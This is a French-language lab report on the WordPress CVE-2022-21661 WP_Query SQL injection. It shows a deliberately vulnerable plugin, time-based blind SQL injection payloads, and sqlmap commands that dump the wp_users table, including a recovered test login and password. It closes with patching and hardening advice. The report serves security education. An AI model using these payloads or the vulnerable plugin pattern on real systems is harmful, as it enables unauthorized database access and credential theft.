Christian XIANG

RAPPORT CVE 2022-21661

Sommaire :

Introduction

Nom de la CVE	Date de publication	Niveau de sévérité
CVE-2022-21661 - WordPress Core 5.8.2 - 'WP_Query' SQL Injection	2022	7.5 CVSSV3 - High

WordPress est un système de gestion de contenu CMS (Content Management System) open source populaire qui permet de créer et de gérer des sites Web et des blogs. Il est écrit en PHP et utilise une base de données MySQL pour stocker le contenu du site.

En raison de sa simplicité d'utilisation et de sa flexibilité, ce CMS est utilisé par des millions de personnes à travers le monde, des petites entreprises aux grandes organisations. Il offre une grande variété de thèmes et de plugins qui permettent de personnaliser et d'étendre les fonctionnalités du site.

En janvier 2022, une vulnérabilité été découverte dans le noyau de WordPress. Baptisée CVE-2022-21661 - WordPress Core 5.8.2 - 'WP_Query' SQL Injection, cette vulnérabilité permet à des attaquants de prendre le contrôle d'un site Web WordPress et de sa base de données.

Les injections SQL sont considérées comme l'une des dix principales vulnérabilités de sécurité Web identifiées par l'OWASP (Open Web Application Security Project).

Les attaques par injection, qui comprennent les injections SQL, représente le TOP 3 de l’OWASP 2021.

Description de la vulnérabilité

Une injection SQL est une technique d'attaque courante utilisée pour exploiter des failles de sécurité dans les applications Web. Elle consiste à insérer des commandes SQL malveillantes dans les entrées de l'application, qui sont ensuite exécutées par la base de données sous-jacente.

L'objectif de l'attaque est souvent de contourner les mécanismes d'authentification et d'autorisation pour accéder ou manipuler des données sensibles ou de supprimer ou modifier des données existantes dans la base de données.

La vulnérabilité WP_Query est une faille de sécurité dans le système de gestion de contenu WordPress.

Cette vulnérabilité est présente notamment dans le plugin Elementor Custom Skin, qui permet aux utilisateurs de créer des skins personnalisés (modification de l'apparence visuelle d'un site web) pour le plugin Elementor qui est un constructeur de page pour Wordpress.

La vulnérabilité se situe dans une fonction Ajax du plugin, qui utilise WP_Query pour récupérer des données. Cette fonction ne contrôle pas correctement les entrées utilisateur, qui peuvent être utilisées pour injecter des commandes SQL malveillantes.

La vulnérabilité est exploitée en envoyant une requête HTTP POST à l'URL admin-ajax.php. Ces paramètres sont encodés en JSON et passés à WP_Query en utilisant la fonction json_decode.


Un autre facteur aggravant, la connexion ne nécessite pas d'authentification. Cela signifie que n'importe qui peut exploiter cette vulnérabilité sans avoir de compte d'utilisateur sur le site.

Preuve de concept

Cette vulnérabilité affecte tous les systèmes WordPress utilisant les versions 5.8.2 et antérieures. Cela inclut les versions de WordPress utilisées sur les sites Web, les blogs, les plateformes de commerce électronique et tout autre site utilisant WordPress comme CMS.

Pour ce rapport, nous avons testé la vulnérabilité contre WordPress version 5.8.2 et le plugin Elementor Custom Skin renomé cve_plugin.php pour cette démo.

Le site Wordpress v5.8.2 :



Plugin CVE plugin (Elementor Custom Skin) :

```php
<?php
/*
 * Plugin Name: CVE plugin
 * Version: 3.1.7
 * Description: Elementor Custom Skin for Posts and Archive Posts. You can create a skin as you want.
 * Plugin URI: https://dudaster.com/
 * Author: Dudaster.com
 * Author URI: https://dudaster.com/
 * Text Domain: ele-custom-skin
 * Domain Path: /languages
 * License: GPLv3
 * License URI: http://www.gnu.org/licenses/gpl-3.0
 * Elementor tested up to: 3.8.0
 * Elementor Pro tested up to: 3.8.0
*/

if ( ! defined( 'ABSPATH' ) ) exit; // Exit if accessed directly

class CVE_Ajax_Load {

  public function __construct($args=[])
{//["post_id"=>2,"current_page"=>2,"max_num_pages"=>5,"widget_id"=>"65054a0"]
    $this->init_ajax();
  }

  public function init_ajax(){
    add_action( 'wp_ajax_cve', [$this,'sqli_function']);
    add_action( 'wp_ajax_nopriv_cve', [$this,'sqli_function']);
  }

  public function sqli_function(){
    $query = [];

    $query_vars = json_decode( stripslashes( $_POST['query_vars'] ), true );

    $wp_query = new \WP_Query($query_vars);

    wp_reset_postdata();//this fixes some issues with some get_the_ID users.

  }

}
```

Le code est un plugin WordPress qui utilise la fonctionnalité wp_query pour récupérer des informations de la base de données.

Le plugin en question a une fonction sqli_function qui traite une requête AJAX pour récupérer les données d'un objet WP_Query. La requête AJAX est envoyée par l'utilisateur depuis la partie front-end du site, et peut contenir une attaque d'injection SQL dans les variables de la requête.

La fonction récupère la variable de la requête appelée "query_vars" et la décode à l'aide de la fonction json_decode. Ensuite, elle utilise cette variable pour initialiser un objet WP_Query, qui est vulnérable à l'injection SQL.

Si l'attaquant insère une attaque SQL dans la variable "query_vars", il peut obtenir des informations confidentielles de la base de données.

Phase d'injection SQL :

Cette chaîne de caractère est un exemple d'injection SQL qui est incorporée dans une requête utilisant une taxonomie personnalisée dans WordPress. L'utilisateur peut insérer sa propre requête dans la variable **<SQL Inject Code>.**

{"tax_query":{"0":{"field":"term_taxonomy_id","terms":["<SQL Inject Code>"]}}}

Cette requête est utilisée pour ralentir la réponse du serveur de base de données, sans effectuer une action réelle. Elle est souvent utilisée pour tester si une injection SQL est possible, car si la réponse du serveur est retardée de 2 secondes, cela indique que l'injection a réussi et que le serveur a effectivement exécuté la requête. Cette technique est appelée "time-based blind SQL injection".

_nonce=d4018e969e&action=cve&query_vars={"tax_query":{"0":{"field":"term_taxonomy_id","terms":["SELECT SLEEP(2)"]}}}

La réponse du serveur a été retardée de 2 secondes

--> **l'injection SQL est possible, le serveur est vulnérable**.

Toujours en utilisant la technique "time-based blind SQL injection", cette injection permet de vérifier si le nom d'utilisateur actuel commence par la lettre "a". Si c'est le cas, la requête va mettre en pause l'exécution de la requête pendant 2 secondes en utilisant la fonction SLEEP().

"_nonce=d4018e969e&action=cve&query_vars={"tax_query":{"0":{"field":"term_taxonomy_id","terms":["SELECT IF(MID(CURRENT_USER(), 1, 1)='a', SLEEP(2), 0)"]}}}

La réponse du serveur n'a été retardée de 2 secondes

--> **le nom de l'utilisateur courant ne commence pas par la lettre a**.

En modifiant l'injection avec la lettre "n" :

```
IF(MID(CURRENT_USER(), 1, 1)='n', SLEEP(2), 0)"]}}}
```

Cette fois ci, la réponse du serveur a été retardée de 2 secondes

--> **Le nom de l'utilisateur courant commence donc par la lettre "n"**.

Phase d'exploitation

Récupération dans un fichier "CVE_INJECT" de la requête dont les paramètres sont vulnérables.

Pour exploiter cette vulnérabilité, nous utilisons Sqlmap qui est un outil de test d'intrusion open source qui automatise le processus de détection et d'exploitation de vulnérabilité. Nous savons qu'une injection SQL est présente, nous souhaitons pouvoir extraire les informations présentes en base.

sqlmap fournit par défaut de nombreuses options permettant de récupérer les informations présentes en base.

La commande suivante permet de fournir les informations de base comme :


- la version de la base de données (--banner) ;
- le nom de l'utilisateur courant (--current-user) ;
- le nom de la base de données courante (--current-db) ;
- si l'utilisateur de la base de données est administrateur (--is-dba).

```
sqlmap -r CVE_INJECT --banner --current-user --current-db --is-dba
```

Voici le résultat obtenu :

- le système de gestion de base de données utilisé (SGBD) = "MySQL"
- la version de la base de données : "5.7.41-0ubuntu0.18.04.1"
- le nom de l'utilisateur courant = "newuser@localhost"
- le nom de la base de données courante = "wordpress"

- si l'utilisateur de la base de données est administrateur = "Oui"



L'on apprend également que cet utilisateur est administrateur. Il dispose des privilèges les plus élevés dans un site WordPress notamment l'accès complet au tableau de bord WordPress, y compris aux fonctionnalités d'administration du site, telles que la gestion des utilisateurs, des thèmes, des plugins, des pages, des publications et des commentaires.

La commande suivante permet à SQLMap d'exploiter une injection SQL sur le paramètre "wordpress" de l'URL, en utilisant toutes les techniques possibles de détection et d'attaque, afin d'extraire toutes les données de la table "wp_users" de la base de données "wordpress" (découverte précédemment).

sqlmap -r CVE_INJECT -p wordpress --dbms mysql -D wordpress -T wp_users --dump --level 5 --risk 3

- -p wordpress : spécifie le nom du paramètre qui est vulnérable à l'injection SQL.
- --dbms mysql : spécifie le type de système de gestion de base de données (SGBD) qui est utilisé.
- -D wordpress : spécifie le nom de la base de données à utiliser.
- -T wp_users : spécifie le nom de la table à extraire.

- --dump : extrait toutes les données de la table spécifiée.
- --level 5 : spécifie le niveau de test à utiliser.
- --risk 3 : spécifie le niveau de risque que l'utilisateur est prêt à prendre.

L'outil nous permet également d'effectuer une attaque par dictionnaire (dictionnaire intégré ou dictionnaire défini par l'utilisateur) afin de retrouver la valeur du condensat.

Le résultat obtenu :

Nous avons récupéré dans la base de donnée "wordpress", les logins de tous les utilisateurs, leur adresses mail ainsi que leur mot de passe.

- l'adresse mail de l'utilisateur : "assiya@gmail.com"
- le login de l'utilisateur : "Assiya"
- le mot de passe de l'utilisateur : "azerty"

En outre, sqlmap permet l'exécution de requêtes personnalisées et d'obtenir par exemple un shell SQL interactif. Il fournit également différentes fonctionnalités comme la prise de contrôle du système permettant de lire ou d'écrire sur le système de fichiers. Bien évidemment, cela sera conditionné en fonction des droits de l'utilisateur de la base de données.

Conclusion

1- Résumé de la vulnérabilité et de son impact :

Les attaques actives sur les sites WordPress se concentrent souvent sur les plugins facultatifs plutôt que sur le cœur de WordPress lui-même. Dans ce cas, la vulnérabilité est exposée via des plugins, mais existe dans WordPress lui-même. La connexion au site ne nécessitant aucune authentification, un attaquant peut récupérer les informations présentes en base comme des informations d'identification et en fonction des droits accordés à l'utilisateur de la base, accéder au système hébergeant de la base de données, voire de prendre le contrôle complet de l'équipement.

2- Mesures recommandées pour se protéger contre cette vulnérabilité :

Il est fortement recommandé de maintenir le site WordPress à jour en installant régulièrement les mises à jour de WordPress et de ses plugins pour bénéficier des dernières corrections de sécurité et des améliorations fonctionnelles. La vulnérabilité WP_Query a été corrigée dans la version 5.8.3

de WordPress, mais les versions plus anciennes affectées ont également été corrigées via une mise à jour de sécurité qui remonte jusqu'à la version 3.7.37.

Par conséquent, il est important de maintenir le site à jour en activant les mises à jour automatiques.

En plus de cela, il est recommandé de mettre en place une politique de durcissement de la sécurité du site WordPress en utilisant des outils tels que IDS, IPS, pare-feu, système de supervision, Qualys, Splunk. Il est également important de limiter les privilèges accordés aux utilisateurs et aux administrateurs en ne donnant que les autorisations nécessaires à leurs tâches respectives. Enfin, l'utilisation de plugins de sécurité fiables est également une bonne pratique pour protéger votre site contre les attaques, les injections SQL et autres menaces.

Les directives OWASP fournissent des bonnes pratiques pour sécuriser les applications Web et sont largement utilisées dans l'industrie pour assurer la sécurité des applications Web.